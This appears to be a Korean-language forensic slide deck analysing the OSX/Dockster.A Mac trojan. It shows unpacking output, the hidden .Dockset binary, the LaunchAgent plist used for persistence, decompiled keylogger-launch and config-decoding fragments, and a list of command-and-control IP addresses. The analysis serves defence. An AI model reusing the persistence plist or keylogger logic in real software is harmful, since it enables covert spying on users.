


# OSX/Dockster.A

```
n0fate@n0fate-MacBook-Pro:~/Dropbox/malware/OSXDockster_Trojanaxmo/OSX$ file *
destmarc.jar: Zip archive data, at least v2.0 to extract
n0fate@n0fate-MacBook-Pro:~/Dropbox/malware/OSXDockster_Trojanaxmo/OSX$ 
n0fate@n0fate-MacBook-Pro:~/Dropbox/malware/OSXDockster_Trojanaxmo/OSX$ 
n0fate@n0fate-MacBook-Pro:~/Dropbox/malware/OSXDockster_Trojanaxmo/OSX$ unzip -d test
destmarc.jar
Archive: destmarc.jar
    creating: test/META-INF/
    ... [SNIP] ....
    inflating: test/file.tmp
n0fate@n0fate-MacBook-Pro:~/Dropbox/malware/OSXDockster_Trojanaxmo/OSX$ file test/*
test/META-INF: directory
test/Union1.class: compiled Java class data, version 50.0 (Java 1.6)
test/a.class:     compiled Java class data, version 50.0 (Java 1.6)
test/b.class:     compiled Java class data, version 50.0 (Java 1.6)
test/c.class:     compiled Java class data, version 50.0 (Java 1.6)
test/d.class:     compiled Java class data, version 50.0 (Java 1.6)
test/e.class:     compiled Java class data, version 50.0 (Java 1.6)
test/f.class:     compiled Java class data, version 50.0 (Java 1.6)
test/file.tmp:    Mach-O universal binary with 2 architectures
test/file.tmp (for architecture ppc): Mach-O executable ppc
test/file.tmp (for architecture i386): Mach-O executable i386
n0fate@n0fate-MacBook-Pro:~/Dropbox/malware/OSXDockster_Trojanaxmo/OSX$
```



# OSX/Dockster.A



fseventer : <http://www.fernlightning.com/doku.php?id=software:fseventer:start>  
[forensicinsight.org](http://forensicinsight.org)



# OSX/Dockster.A

- hiding .Dockster Binary & process list

```
toms-Mac:~ tom$ ls -al
total 2368
drwxr-xr-x+ 22 tom  staff  748 11 20 00:21 .
drwxr-xr-x  5 root admin  170 7 26 11:45 ..
-rw-----  1 tom  staff   3 7 26 11:45 .CFUserTextEncoding
-rw-r--r--@ 1 tom  staff 12292 11 20 00:12 .DS_Store
-rwxr-xr-x  1 tom  staff 241621 11 29 2012 .Dockset
drwx----- 2 tom  staff   68 11 19 23:54 .Trash
-rw-----  1 tom  staff  262 11 20 00:04 .bash_history
drwx-----+ 3 tom  staff  102 7 26 11:45 Desktop
drwx-----+ 3 tom  staff  102 7 26 11:45 Documents
toms-Mac:~ tom$
```



# OSX/Dockster.A

- Register plist to LaunchAgents (AutoStart)

```
toms-Mac:~ tom$ cd Library/
toms-Mac:Library tom$ cd LaunchAgents/
toms-Mac:LaunchAgents tom$ ls
mac.Dockset.deman.plist
toms-Mac:LaunchAgents tom$ strings mac.Dockset.deman.plist
<?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST
1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd"> <plist version="1.0"> <dict>
<key>Label</key>
<string>mac.Dockset.deman</string>
<key>OnDemand</key>
<false/>
<key>Program</key>
<string>/Users/tom/.Dockset</string>
<key>ProgramArguments</key>
<array>
<string>first</string>
</array> </dict> </plist>
toms-Mac:LaunchAgents tom$
```



# OSX/Dockster.A

- Dockset 의 인자가 key이면 바로 키로거를 실행 함.

```
 9  v2 = *(const char **)(a2 + 4);
10 if ( v2 && strstr(v2, "key") )
11 {
12     RunKeyLogger();
13     return 0;
14 }
```


- 아닌 경우 인코딩된 설정 값을 불러와서 디코딩을 수행 함.

```
15 if ( !datahh() )
16 {
17     v3 = g_newconfig;
18     rebytes(g_newconfig, 0, 4u);
19     rebytes(v3 + 4, 0, 2u);
20     rebytes(v3 + 8, 0, 4u);
21     rebytes(v3 + 6, 0, 2u);
22 }
23 g_path = *(_DWORD *)a2;
24 gethostkey(g_mac, 18);
```



# OSX/Dockster.A


- 하드코딩된 시간이 현재 시간보다 이전이면, 자기 자신을 삭제 후 종료





# OSX/Dockster.A

- 악성코드 설치 과정을 진행 함.





# OSX/Dockster.A

- Function List
- list of IPs (itsec.eicp.net)

```
--Z18RunKeyLoggerThreadPv
--Z9RunThreadPFPvS_ES_
--Z11consultCS_Qic
--Z11coulsultCS_Ric
.....
_inv_shift_sub_rows
_aes_set_key
_update_encrypt_key_128
_update_decrypt_key_128
_update_encrypt_key_256
_mix_sub_columns
_inv_mix_sub_columns
_aes_decrypt_256
_aes_encrypt_256
_aes_decrypt_128
_aes_encrypt_128
_aes_decrypt
```

1.203.100.232	114.248.84.134
1.203.102.251	114.248.84.170
1.203.102.63	114.248.84.171
1.203.103.227	114.248.84.180
1.203.104.45	114.248.84.201
1.203.106.150	114.248.84.64
1.203.107.125	114.248.84.79
1.203.107.200	114.248.85.150
1.203.108.46	114.248.85.154
1.203.109.193	114.248.85.159
	114.248.85.188
	114.248.85.189
	114.248.85.197
	114.248.85.204



# Q & A

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